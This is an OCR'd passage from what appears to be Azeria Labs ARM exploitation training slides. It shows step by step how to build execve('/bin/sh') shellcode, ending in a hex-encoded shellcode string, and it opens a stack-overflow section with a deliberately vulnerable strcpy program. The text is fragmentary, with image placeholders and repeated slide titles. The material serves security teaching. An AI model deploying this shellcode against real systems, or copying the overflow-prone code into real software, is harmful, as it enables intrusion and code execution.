"XDG_SESSION_COOKIE=34069147acf8a"..., "SSH_TTY=/dev/pts/1",
"LOGNAME=pi", "_=/usr/bin/strace", "TERM=xterm", "PATH=/usr/
local/sbin:/usr/local/"..., "LANG=en_US.UTF-8",
"LS_COLORS=rs=0:di=01;34:ln=01;36"..., "SHELL=/bin/bash",
"EGG=AAAAAAAAAAAAAAAAAAAAAAAAAA"..., "LC_ALL=en_US.UTF-8",
"PWD=/home/azeria/", "SSH_CONNECTION=192.168.200.1 426"...]) =
```

Step 2: Figure out Syscall number


```
azeria@labs:~$ grep execve /usr/include/arm-linux-gnueabihf/asm/unistd.h
#define __NR_execve (__NR_SYSCALL_BASE+ 11
```

https://w3challs.com/syscalls/?arch=arm_thumb

Step 3: Mapping out parameters

- execve(*filename, *argv[], *envp[])
- Simplification
  - argv = NULL
  - envp = NULL
- Simply put:
  - execve(*filename, 0, 0)

Step 3: Mapping out Parameters



AZERIA


PC-relative Addressing

Assembly:

```
    adr     r1, struct
    adr     r0, shellcode
    eor     r1, r1
    eor     r2, r2
    [...]

struct:
    .ascii "\x02\xaa"
    .ascii "\x11\x5c"
    .ascii "\xc0\xa8\x8b\x82"

shellcode:
    .ascii "/bin/shX"
```

Disassembly:

```
00000000 <_start>:
   0:  e28f1008  add   r1, pc, #8
   4:  e28f000c  add   r0, pc, #12
   8:  e0211001  eor   r1, r1, r1
   c:  e0222002  eor   r2, r2, r2

00000010 <struct>:
  10:  5c11aa02  .word  0x5c11aa02
  14:  828ba8c0  .word  0x828ba8c0

00000018 <shellcode>:
  18:  6e69622f  .word  0x6e69622f
  1c:  5868732f  .word  0x5868732f
```



Replace X with null-byte

Assembly

```
.ascii "/bin/shX"
```

Disassembly

```
.word  0x6e69622f
.word  0x5868732f
```

Memory

4 byte view

	[...]	0x00000000
	[...]	
/bin	0x6e69622f	0x1009c
/shX	0x5868732f	0x100a0
	[...]	
	[...]	0xFFFFFFFF

Replace X with null-byte

Goal:

/bin/shX ⟶ /bin/sh\0

Instruction:

```
STRB  R2, [R0, #7]
```

store byte from R2
to [**address**] found in R0 + offset 7

Store Byte (STRB)

Goal:


/bin/shX ⟶ /bin/sh\0

Instruction:

```
STRB  R2, [R0, #7]
```

store byte from R2
to [address] found in R0 + offset 7

How it works:




Step 7: Hexify

```
pi@raspberrypi:~$ objcopy -O binary execve_final execve_final.bin
pi@raspberrypi:~$ hexdump -v -e '"\\""x" 1/1 "%02x" ""' execve_final.bin
\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x02\xa0\x49\x1a\x0a\x1c\xc2\x71\x0b\x27\x01
\xdf\x2f\x62\x69\x6e\x2f\x73\x68\x58
```


Stack Overflows

Stack Frames




```c
#include<stdio.h>
#include <string.h>

void func1(char *s)
{
     char buffer[128];
     strcpy(buffer, s);
}

int main(int argc, char *argv[])
{
     if(argc > 1) {
          func1(argv[1]);
          printf(”Everyting’s fine.\n”);
     }
}
```


Calling strcpy()



Imagine a Stack




Imagine a Stack




AZERIA

Imagine a Stack



AZERIA

Imagine a Stack

